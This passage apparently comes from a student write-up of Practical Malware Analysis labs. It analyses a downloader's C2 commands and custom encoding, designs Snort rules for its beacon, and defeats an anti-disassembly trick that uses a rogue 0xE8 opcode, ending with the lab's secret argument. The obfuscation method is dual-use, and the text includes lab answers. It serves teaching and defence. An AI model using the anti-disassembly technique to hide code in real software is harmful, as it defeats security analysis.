
iv.When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?

Ans.Based on the above analysis we know that the malware receives input from the C2 and looks for the presence of <noscript> followed by the expected domain it is fetching (e.g. http://www.practicalmalwareanalysis.com/), a command, and the number 96. If we examine sub_401684 which is passed the URL we found previously we can see that it uses ‘strtok’ to tokenise (break apart) the URL being passed to it before comparing it to see if it has the character ‘d’ passed.



V.What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?


Ans.Examining ‘loc_40170E’ we find that it runs ‘sub_401651’ which calls what looks to be a decoding routine at ‘sub_401147’. Within this we can see what appears to be a non-standard encoding routine. We know this because it doesn’t quite follow the basis of breaking 3 bytes into 4 bytes, and instead has a call to ‘strlen’ to break this string apart for encoding, before ‘ebp+var_4’ is increasing by 1, and ‘ebp+var_8’ is increasing by 2.




vi.What commands are available to this malware?

Ans. To determine what commands are available to is malware we need to look into the subroutines inside of ‘sub_401684’. Remembering the array we identified in question 4, the possible cases and their triggers are shown below.

- Case 0 (d): loc_4016E9
- Case 1 (n): loc_4016F7
- Case 2 (r): loc_40170E
- Case 3 (s): loc_401700
- Case 4 (other): loc_401723



By examining sub_401651 (r) we can see that this has a call to 'sub_401147' to decode any provided URL, before calling 'sub_401372' which we identified in question 2 as being responsible for updating the C2 configuration file.



Putting this all together we know what commands are available to this malware.

vii.What is the purpose of this malware?

Based on the above commands available to this malware we can presume this is a malware dropper AKA a 'Downloaders and Launcher'. This differs from traditional throwaway malware which may exist only to drop malware before removing itself in that it sets up persistence to allow further malware and C2 to be dropped over time.

viii.This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?

Ans.Because the malware leveraged custom, yet simple encoding mechanisms, static, yet configurable domain names, User-Agent errors, and a few other static elements such as commands being sent via the C2, we can use all of this to create specific snort rules to identify this malware. As we are focussing on network signatures, we can target the initial beacon of the malware and subsequent commands sent down via the web-based C2.

ix.What set of signatures should be used for this malware?


Ans. Expanding on the above, we can split this section into identifying the initial beacon, and then the subsequent C2 commands before testing our rules.

Beacon:

We gathered up the static elements of this beacon in question 1. The specific elements are highlighted below.

- Accept-Language
- UA-CPU
- User-Agent
- Accept
- Accept-Encoding

Because we can specify the C2 with autobat.exe, we can modify this to point to our own system. Given we've already defined 'CYBERAIJU' to point to one of our controlled hosts, let's continue to use this, and create a Snort rule based on all the hardcoded elements of this beacon.




If we wanted to limit this to one hardcoded element over another it would be trivial to do; however for the purpose of thoroughly identifying every static element of this beacon for a high confidence hit, we have added all to our Snort rule.

Side Note: Given header elements stretch over many lines the hex '0D 0A' needs to be used to signal a new line feed, and many other special characters will need to be converted to hex.

d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints "Good Job!" if the argument matches a secret code.


i. What anti-disassembly technique is used in this binary?

Upon opening the binary in IDA, it becomes evident that some form of anti-disassembly technique has been employed, as all data is incorrectly marked as code, and there are calls to non-existent functions.



By navigating to ‘Options -> General’, we can adjust the number of opcode bytes displayed; setting this to ‘4’ in this case reveals additional details about the code's behavior.


Here, we observe four instances where an XOR operation is performed on the eax register with itself—effectively setting it to zero. This is followed by a conditional jump (jz) that checks the zero flag, which will always be set, making the condition always true. However, the disassembler initially evaluates the ‘false’ branch of this conditional jump, leading to incorrect disassembly. This use of misleading conditional branching is what causes the disassembly issues.



ii. What rogue opcode is the disassembly tricked into disassembling?

The disassembly contains a rogue opcode 0xE8, which the disassembler interprets as the beginning of a 5-byte CALL instruction. As a result, it misinterprets the following bytes, effectively hiding the actual instructions that come after it. **iii. How many times is this technique used?**

To estimate how frequently this technique is used, we can quickly scan for operations that attempt to jump to a new location relative to a pointer plus an offset.




This suggests that the technique has been used five times. To verify this, we can start reconstructing the intended code. As a first step, we convert the instruction at address 00401010 into data by pressing 'D'.

```
.text:00401010 E8                      db 0E8h
.text:00401011 8B          unk_401011  db  8Bh ; Ï             ; CODE XREF: .text:0040100E↑j
.text:00401012 45                      db  45h ; E
.text:00401013 0C                      db  0Ch
.text:00401014 8B                      db  8Bh ; Ï
.text:00401015             ; ---------------------------------------------------------------------------
.text:00401015 48                      dec     eax
.text:00401016 04 0F                   add     al, 0Fh
.text:00401018 BE 11 83 FA+            mov     esi, 70FA8311h
.text:0040101D 75 3F                   jnz     short loc_40105E
.text:0040101F 33 C0                   xor     eax, eax
.text:00401021 74 01                   jz      short near ptr loc_401023+1
```

At this point, we notice that too many opcodes have been mistakenly converted to data. To correct this, we start converting everything—except the rogue 0xE8 opcode—back into code by using the ‘C’ command. Once this process is complete, it reveals the second instance of a false conditional branch.

```
.text:00401000 55                      push    ebp
.text:00401001 8B EC                   mov     ebp, esp
.text:00401003 53                      push    ebx
.text:00401004 56                      push    esi
.text:00401005 57                      push    edi
.text:00401006 83 7D 08 02             cmp     dword ptr [ebp+8], 2
.text:0040100A 75 52                   jnz     short loc_40105E
.text:0040100C 33 C0                   xor     eax, eax
.text:0040100E 74 01                   jz      short loc_401011
.text:0040100E             ; ---------------------------------------------------------------------------
.text:00401010 E8                      db 0E8h
.text:00401011             ; ---------------------------------------------------------------------------
.text:00401011
.text:00401011             loc_401011:                             ; CODE XREF: .text:0040100E↑j
.text:00401011 8B 45 0C                mov     eax, [ebp+0Ch]
.text:00401014 8B 48 04                mov     ecx, [eax+4]
.text:00401017 0F BE 11                movsx   edx, byte ptr [ecx]
.text:0040101A 83 FA 70                cmp     edx, 70h
.text:0040101D 75 3F                   jnz     short loc_40105E
.text:0040101F 33 C0                   xor     eax, eax
.text:00401021 74 01                   jz      short near ptr loc_401023+1
.text:00401023
```


By repeating this process for each rogue instance of 0xE8, we gradually uncover previously hidden sections of the code. As a result, the disassembly starts to resemble a more accurate and coherent representation of the original program.




This confirms that the obfuscation technique was indeed used five times throughout the binary.

iv. What command-line argument will cause the program to print “Good Job!”?

By highlighting the relevant section from main to ret, we can convert it into a function in IDA by pressing ‘P’. Once defined as a function, we can now view it using IDA’s alternative graph view for better analysis and readability.



This now reveals two possible outcomes from the comparisons within the code: one path results in the message "your parent is disappoint" — a subtle reference to a 4chan meme — while the other congratulates the user for doing a good job. At this stage, it becomes straightforward to convert the hex values in the comparisons to their character constants by pressing ‘r’.




From the analysis above, we've determined that passing 'pdq' as an argument to the program causes all the checks to succeed, resulting in the message "Good Job!" being printed.

